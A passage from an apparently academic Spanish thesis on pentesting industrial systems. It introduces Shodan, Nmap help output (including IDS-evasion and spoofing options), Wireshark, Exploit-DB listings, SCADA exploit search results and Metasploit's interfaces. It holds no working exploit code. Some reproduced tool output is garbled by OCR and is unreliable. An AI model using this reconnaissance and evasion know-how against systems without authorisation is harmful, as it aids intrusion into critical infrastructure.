
A diferencia de buscadores comerciales como Google, Bing o Yahoo! que solo indexan páginas webs, que vendría a ser solo 5 o 10% de todo el internet, Shodan es un motor de búsqueda que nos permite encontrar diferentes o iguales tipos de equipos específicos (routers, servidores, etc.) que se encuentran conectados a internet a través de varios filtros. Lo que lo posiciona ya dentro de lo que conocemos como Deep web, es uno de los buscadores más utilizados por los hackers ya sean auditores de seguridad o actores maliciosos.

A veces descrito como un motor de búsqueda de banners de servicios, que no son más que metadatos que el servidor envía al cliente. Shodan lo que hace es escanear todo el direccionamiento IP público en internet en búsqueda de puertos TCP abiertos en búsqueda de metadatos que nos brindan esas conexiones de puertos TCP abiertas, tales como, HTTP (puerto 80 y 8080), HTTPS (puerto 443 y 8443), FTP (puerto 21), SSH (22), Telnet (puerto 23), SNMP (161) y SIP (5060). (Wikipedia, 2021)

Algo que cada vez más toman tendencia en este buscador son los objetos de IoT (internet of things) como cámaras de seguridad, frigoríficos, alarmas, wearables y otros dispositivos cuyos dueños nada más conectan a internet sin seguridad alguna.


Aquí podemos ver como agrupan las sus categorías e incluso podemos encontrar sistemas de control industriales.

Ilustración 14... Shodan



Fuente: Elaboración propia, 2021

Ilustración 15...Shodan



Fuente: Elaboración propia, 2021

Como se puede ver en la imagen de arriba se puede realizar búsquedas por marca de fabricante o protocolos, y van a aparecer los equipos conectados a internet que lo usen.

4.4 Fase 2 Análisis de vulnerabilidades

En esta fase ya estaremos interactuando con nuestro objetivo directamente a diferencia de la primera fase de recolección de información que era un método más pasivo. En esta ya interactuamos con nuestro tratando de saber los servicios que ofrece el equipamiento viendo que puertos tiene abierto e intentando establecer una conexión para como el mismo puerto de forma a poder "leer" su banner y poder ver el servicio en concreto que este ofrece.

Cada destacar que esta realizar esta fase sin el consentimiento debido se considera ilegal ya se está tratando de establecer una conexión remota con los puertos abiertos de una red privada. Es por ello que debemos redactar bien en claro nuestro contrato de servicios con el cliente para estar legalmente protegidos.

Existen varias herramientas o apps para realizar este análisis, entre ellas tenemos a nmap, maltego, wireshark entre otros.

4.4.1 NMAP

Nmap es un software de código abierto, como su nombre lo dice es un mapeador de redes (Nmap= Network map). Se diseño para analizar rápido grandes redes, pero también funciona bien

con equipos individuales. Fue creado originalmente para Linux, pero actualmente es multiplataforma. El software posee varias funciones para sondear redes de computadoras como detección de equipos, servicios y sistemas operativos. (NMAP.ORG, sf)

Este programa viene predeterminado en Kali Linux y se utiliza desplegando la terminal e introduciendo una lista de comando avanzados como los que veremos a continuación.

Ilustración 16... Nmap

```
tomsarm@kali: ~
$ nmap -h
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>; Input from list of hosts/networks
  -iR <num hosts>; Choose random targets
  --exclude <host1[,host2][,host3],...>; Exclude hosts/networks
  --excludefile <exclude_file>; Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>; Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -S5/S7/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sH/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>; Customize TCP scan flags
  -sI <zombie host[:probeport]>; Idle scan
  -sV/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>; FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>; Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>; Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>; Scan <number> most common ports
  --port-ratio <ratio>; Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>; Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
```

Fuente: Elaboración propia, 2021

Ilustración 17... Nmap comandos



```
tomsarm@kali: ~
==>Version: trace. Show detailed version scan activity (for debugging)
SCRIPT SCAN:
--sc: equivalent to --script=default
--script=<lua scripts>: <Lua scripts> is a comma separated list of
    directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...>: provide arguments to scripts
--script-args-file<filename>: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
    <Lua scripts> is a comma-separated list of script-files or
    script-categories.
OS DETECTION:
-O: Enable OS detection
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
Options which take <time> are in seconds, or append 'ms' (milliseconds),
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
-T<0-5>: Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>: Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
    probe round trip time.
--max-retries <tries>: Caps number of port scan probe retransmissions.
--host-timeout <time>: Give up on target after this long
--scan-delay/-max-scan-delay <time>: Adjust delay between probes
--min-rate <number>: Send packets no slower than <number> per second
--max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
-f; --mtu <val>: fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
-S <IP Address>: Spoof source address
--iface: Use specified interface
-g/-source-port <portnum>: Use given port number
--proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
--data hex string: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <nump>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
-oN/-oX/-oG <file>: Output scan in normal, XML, s<Ipt kIddi3,
    and Grepable format, respectively, to the given filename.
```

Fuente: Elaboración propia, 2021

Como podemos ver tenemos varias opciones como la de escanear puertos, host, ver la versión de los servicios, detección de sistemas operativos, evadir los firewalls e IDS y también nos da la opción de tiempo de respuesta para poder pasar aún más desapercibido.


4.4.2 Wireshark

Wireshark anteriormente conocido como Ethereal es un software libre y multiplataforma que lo que hace es interceptar tráfico en la red y convertirlo en un formato más legible ya que cuenta con una interfaz gráfica a diferencia de otras herramientas como tcpdump. Esto hace que

su uso sea más intuitivo a la hora de monitorear los paquetes en el tráfico, ya sea utilizando los filtros o simplemente siguiendo el flujo del tráfico, donde se puede ver los IPs de fuente y destino, protocolos (wireshark reconoce más de 480 protocolos) y hasta se puede ver los 1 y 0 de los tramos en formato hexadecimal. (Wikipedia, 2021)

Cabe aclarar que para poder realizar esta captura de red uno debe estar conectado a esta red, siempre que la tarjeta de red pueda ponerse en modo promiscuo, y así poder analizar los paquetes que pasan por la red.

Ilustración 18... Wireshark



Fuente: Elaboración propia, 2021

En la imagen de arriba se pueden ver mejor lo que nos brinda la herramienta wireshark, esto nos permite tener una mejor imagen del sistema que estamos analizando para poder así encontrar las vulnerabilidades.

4.5 Fase 3 explotación

Cuando hablamos de explotación nos referimos al ataque directo a un objetivo, esto corresponde a la tercera fase del pentesting o auditoria de seguridad. Una fase muy compleja ya que aquí es donde se une el conocimiento de técnicas y las aplicaciones del auditor de seguridad con su pericia.

Es en esta fase donde se demuestra el valor de la auditoria de seguridad ya que es aquí donde uno demuestra las vulnerabilidades identificadas y reportadas en las fases anteriores al cliente.

En esta fase es donde se realiza la explotación de vulnerabilidades, el escalado de privilegios, denegación de servicios, y mantener el acceso. Por ello también hay que tener cuidado ya que es en esta fase de explotación se puede causar accidentalmente una denegación de servicios que termine alterando el funcionamiento normal del sistema.

Todo esto se debe de dejar bien reflejado en el contrato entre el cliente y el auditor para que se sepa que los riesgos reales de una auditoria basada en pentesting.

Antes de entrar en la explicación de cada herramienta de esta fase es conveniente explicar primero que es un exploit y 0-day.

Exploit

El INCIBE (Instituto Nacional de Ciberseguridad) define exploit como “Secuencia de comandos utilizados para, aprovechándose de un fallo o vulnerabilidad en un sistema, provocar un comportamiento no deseado o imprevisto”. Teniendo en cuenta esto se podría decir que el exploit es un código que nos permite explorar las vulnerabilidades donde este se compone de un código malicioso para explotar la vulnerabilidad y de un payload que se encarga de la conexión entre la víctima y el atacante mediante una Shell o mediante protocolos como VNC, ftp, ssh, etc.

Los exploit pueden ejecutarse desde la misma red o de forma remota, y pueden ejecutarse de dos maneras:

1. Ejecución manual: se realiza mediante líneas de comando, se aprovecha las vulnerabilidades directamente sin la necesidad de un código malicioso. Para esto se necesita conocimientos de la infraestructura, sistemas operativos y comunicaciones. Además, como no se trata de un ataque automatizado, es más difícil para los firewalls o IDS detectarlos.
2. Explotación automatizada: se utilizan códigos maliciosos que han sido programados y publicados. Lo que lo hace más fácil de ejecutar para el auditor y/o


el atacante, pero como se mencionó anteriormente este tipo de exploit es más fácil de detectar para los firewalls o IDS.

“0-day o Zero-day”

“Son aquellas vulnerabilidades en sistemas o programas informáticos que son únicamente conocidas por determinados atacantes y son desconocidas por los fabricantes y usuarios. Al ser desconocidas por los fabricantes, no existe un parche de seguridad para solucionarlas.” (INCIBE, INCIBE, 2017)

Es decir que casi cada día se descubren nuevas vulnerabilidades o “0-day”, y se publican en internet para su uso libre. Algunas de las webs donde encontrarlos son:

Ilustración 19... 0day.today



Fuente: www.0day.today, 2021

Ilustración 20... Exploit data base

The screenshot shows a web browser displaying the Exploit Database website. The page title is "Exploit Database - Exploits for Penetration Testing". The main content area is titled "EXPLOIT DATABASE" with a subtitle "Exploits for Penetration Testing". Below this, there are two filter buttons: "Verified" and "Has App". A search bar with the placeholder "Search..." is located at the top right. The main content is a table listing 15 vulnerabilities, each with a date, title, type, platform, and author. The columns are labeled: Date, Title, Type, Platform, and Author. The table includes entries for various platforms like WebApps, Local, and Hardware, and various operating systems like Windows, macOS, and Linux. Some entries mention specific software like Netgear WNAP320, Atlassian Jira Server, SAS Environment Manager, WordPress, and SAP ERP.

Date	Title	Type	Platform	Author
2021-06-28	Netgear WNAP320 2.0.3 - 'macAddress' Remote Code Execution (RCE) (Unauthenticated)	WebApps	Hardware	Bryan Leong
2021-06-28	Atlassian Jira Server/Data Center 8.16.0 - Reflected Cross-Site Scripting (XSS)	WebApps	macOS	Captain_hook
2021-06-28	SAS Environment Manager 2.5 - 'name' Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Lugman Hakim Zahari
2021-06-28	WordPress Plugin YOP Polls 0.2.7 - Stored Cross Site Scripting (XSS)	WebApps	PHP	Toby Jackson
2021-06-25	Lightweight facebook-styled blog 1.3 - Remote Code Execution (RCE) (Authenticated) (Metasploit)	WebApps	PHP	Mahide İlkay Aydogdu
2021-06-25	Simple Client Management System 1.0 - 'vermail' SQL Injection (Unauthenticated)	WebApps	PHP	Bang Yıldızoğlu
2021-06-25	SeedrBox 5.1.10 - Remote Command Execution (RCE) (Authenticated)	WebApps	PHP	Bryan Leong
2021-06-25	WordPress Plugin YOP Polls 0.2.7 - Stored Cross Site Scripting (XSS)	WebApps	Local	Brian Rodriguez
2021-06-24	Huawei dgls945 - Authentication Bypass	WebApps	Hardware	Abdullahman Gamal
2021-06-24	TP-Link TL-WR841N - Command injection	WebApps	Hardware	Koh You Liang
2021-06-24	Adobe ColdFusion 8 - Remote Command Execution (RCE)	WebApps	CFM	Pegiz
2021-06-24	VMware vCenter Server RCE 6.5 / 6.7 / 7.0 - Remote Code Execution (RCE) (Unauthenticated)	WebApps	Multiple	CHackAD101
2021-06-23	Simple CRM 3.0 - 'vermail' SQL injection (Authentication Bypass)	WebApps	PHP	Rinku Kumar

Fuente: exploit-db.com, 2021

Incluso se los pude encontrar también realizando una simple búsqueda en Google.

Ilustración 21..... Google search

The screenshot shows a Google search results page for the query "scada exploit github". The search bar at the top contains the query. Below the search bar, there are several search filters: Todos, Videos, Imágenes, Noticias, Maps, Más, Preferencias, and Herramientas. The main content area displays a list of search results, each with a snippet of text and a link to a GitHub repository. The results include links to repositories for dark-lbp/lf, scada-exploitation, Infosec_Reference/SCADA.md, s1kr10s/SCADA-Exploit-RealFlex, and SCADA-Explorations.

Google

scada exploit github

Todos Videos Imágenes Noticias Maps Más Preferencias Herramientas

Cerca de 117,000 resultados (0.40 segundos)

[dark-lbp/lf: ISF\(Industrial Control System ... - GitHub](https://github.com/dark-lbp/lf)

[scada-exploitation · GitHub Topics](https://github.com/scada-exploitation/scada-exploitation)

[Infosec_Reference/SCADA.md at master · rmusser01 ... - GitHub](https://github.com/Infosec_Reference/SCADA.md)

[s1kr10s/SCADA-Exploit-RealFlex - GitHub](https://github.com/s1kr10s/SCADA-Exploit-RealFlex)

[SCADA-Explorations · GitHub](https://github.com/SCADA-Explorations/SCADA-Explorations)

Fuente: Elaboración propia, 2021


Esto es muy común ya que se utiliza bastante como Frameworks de explotación que son herramientas con el entorno ya integrado para explotar vulnerabilidades de manera más rápida y sencilla. Además de contar también en algunas ocasiones con aspectos para la pos-explotación o escalado de privilegios.

4.5.1 Metasploit

Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en test de penetración mejor conocidos como "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos. (Wikipedia, 2021)

También se encuentra Metasploit Framework, que es un subproyecto que sirve para desarrollar y ejecutar exploits contra una máquina remota.

Ilustración 22... Estructura del Metasploit



Fuente: varonis.com, 2020

Arquitectura de Metasploit:

Librerías


Como se puede ver en la imagen Metasploit utiliza 3 librerías, las cuales son la base fundamental del trabajo del Framework, Rex es la librería básica y representativa del Framework, realiza la mayoría de las tareas, como el manejo de Sockets y protocolos, tales como HTTP, SSL, SMB. Mientras que MSF base y MSF Core se encargan del funcionamiento y trabajo de las distintas interfaces del framework con sus plugins y sus modulos. (Gallego, 2018)

Interfaces:

Metasploit cuenta con varias interfaces para trabajar con el Framework, estas interfaces son:

- Armitage: es una interfaz gráfica del proyecto Metasploit, es muy sencilla de utilizar ya que visualiza objetivos y recomienda métodos de ataque. Es una herramienta de código abierto para ingenieros de seguridad Web. (Offensive Security, 2021)

Ilustración 23... Armitage



Fuente: offensive-security.com,2021

- Web-UI: es una interfaz gráfica accesible desde el navegador creada con la intención de ofrecer una forma más intuitiva sin líneas de comando. (Rapid7, 2021)

Ilustración 24...Metasploit Web Interface

The screenshot shows the Metasploit Web Interface with the following details:

- Project - default**: The current project selected.
- Overview**: The active tab, showing the following sections:
 - Discovery**: 0 hosts discovered, 0 services detected, 0 vulnerabilities identified. Buttons: Scan..., Import..., Nexpose...
 - Penetration**: 0 sessions opened, 0 passwords cracked, 0 SMB hashes stolen, 0 SSH keys stolen. Buttons: Bruteforce..., Exploit...
 - Web Apps**: 0 web sites identified, 0 web pages crawled, 0 web forms found, 0 web vulnerabilities found. Button: WebScan...
 - Social Engineering**: 0 social engineering campaigns created. Button: New Campaign
- Recent Events**: A table showing recent login events.


Time	User	Event	Details
Mar 31 15:58:30	tdoan	user_login	successful remote login from 10.6.0.86
Mar 31 15:16:08	scooper	user_login	successful remote login from 10.6.0.99

Show all events

Fuente: docs.rapid7.com, 2020

- Msfconsole: esta es la interfaz más conocida y que utilizaremos más continuación en las PoC, en esta interfaz se utilizan las líneas de comando y la interfaz más completa que Metasploit dispone para auditoria de seguridad.


Ilustración 25... Msfconsole



Fuente: Elaboración propia, 2020

Introducimos el comando help para ver los comandos disponibles con una descripción

Ilustración 26... Msfconsole commands



Fuente: Elaboración propia, 2020

```

KALI [Corriendo] - Oracle VM VirtualBox
Archivo Maquinas Ver Entradas Dispositivos Ayuda
Aplicaciones Lugares Terminal 28 de jun 19:29
tomarm@kali: ~

Module Commands
=====
Command      Description
----- -----
adviced      Displays Advanced options for one or more modules
back        Move back from the current context
clear       Clear the module stack
info        Displays information about one or more modules
list         List the module stack
loadpath    Searches for and loads modules from path
options     Displays options or for one or more modules
pop        Pops the latest module off the stack and makes it active
previous    Sets the previously popped module as the current module
push        Pushes the module onto the stack and makes it active
reload_all  Reloads all modules from all defined module paths
search      Searches module names and descriptions
show        Displays information about all modules
use         Interact with a module by name or search term/index

Job Commands
=====
Command      Description
----- -----
handler     Start a payload handler as job
jobs        Displays and manages jobs
kill        Kill a job
rename_job  Rename a job

Resource Script Commands
=====
Command      Description
----- -----
moresc     Save commands entered since start to a file
resource   Run the commands stored in a file

Database Backend Commands
=====
Command      Description
----- -----
analyze    Analyze database information about a specific address or address range
db_connect  Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export   Export a file containing the contents of the database
db_import   Import a file containing the contents of the database (deprecated)
db_mmap    Executes mmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache (deprecated)
db_start    Reconnects to the database
db_save     Save the current data service connection as the default to reconnect on startup
db_status   Show the current data service status
host       List hosts in the database
lost       List all lost in the database
notes      List all notes in the database
services   List all services in the database
values     List all values in the database
workspace  Switch between database workspaces

Credentials Backend Commands
=====
Command      Description
----- -----
creds      List all credentials in the database

Developer Commands
=====
Command      Description
----- -----
edit       Edit the current module or a file with the preferred editor
irb       Open an interactive Ruby shell in the current context
log       Display framework log page to the end if possible
pry       Open the Pry debugger on the current module or framework
reload_lib Reload Ruby library files from specified paths

infocmds

```

Fuente: Elaboración propia, 2020

```

KALI [Corriendo] - Oracle VM VirtualBox
Archivo Maquinas Ver Entradas Dispositivos Ayuda
Aplicaciones Lugares Terminal 28 de jun 19:30
tomarm@kali: ~

Database Backend Commands
=====
Command      Description
----- -----
analyze    Analyze database information about a specific address or address range
db_connect  Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export   Export a file containing the contents of the database
db_import   Import a file containing the contents of the database (deprecated)
db_mmap    Executes mmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache (deprecated)
db_start    Reconnects to the database
db_save     Save the current data service connection as the default to reconnect on startup
db_status   Show the current data service status
host       List hosts in the database
lost       List all lost in the database
notes      List all notes in the database
services   List all services in the database
values     List all values in the database
workspace  Switch between database workspaces

Credentials Backend Commands
=====
Command      Description
----- -----
creds      List all credentials in the database

Developer Commands
=====
Command      Description
----- -----
edit       Edit the current module or a file with the preferred editor
irb       Open an interactive Ruby shell in the current context
log       Display framework log page to the end if possible
pry       Open the Pry debugger on the current module or framework
reload_lib Reload Ruby library files from specified paths

infocmds

```

Fuente: Elaboración propia, 2020

Marco metodológico

Capítulo V

5.1 Diseño metodológico

5.2 Alcance

Este proyecto tiene como alcance el estudio de tipo explicativo y la revisión de material bibliográfico sobre la ciberseguridad a los sistemas críticos, como también de las diversas normas y protocolos de redes industriales, siendo el foco de investigación exploratoria las vulnerabilidades y amenazas que afectan a los sistemas de control industrial, también contempla la realización de una prueba de concepto al implementar un caso de estudio que resulte de interés y explicar desde el punto de vista de la seguridad operacional lo que ocurrió mal.

5.2.1 Diseño de la investigación

La metodología planteada para el desarrollo de este trabajo de grado considera que este es una investigación de tipo explicativa que considera un caso de aplicación, para su desarrollo se consideran las siguientes fases: Análisis del estado actual, Análisis de riesgos, conclusión y documentación. (Quiñones & Quila, 2018)

5.2.2 Enfoque

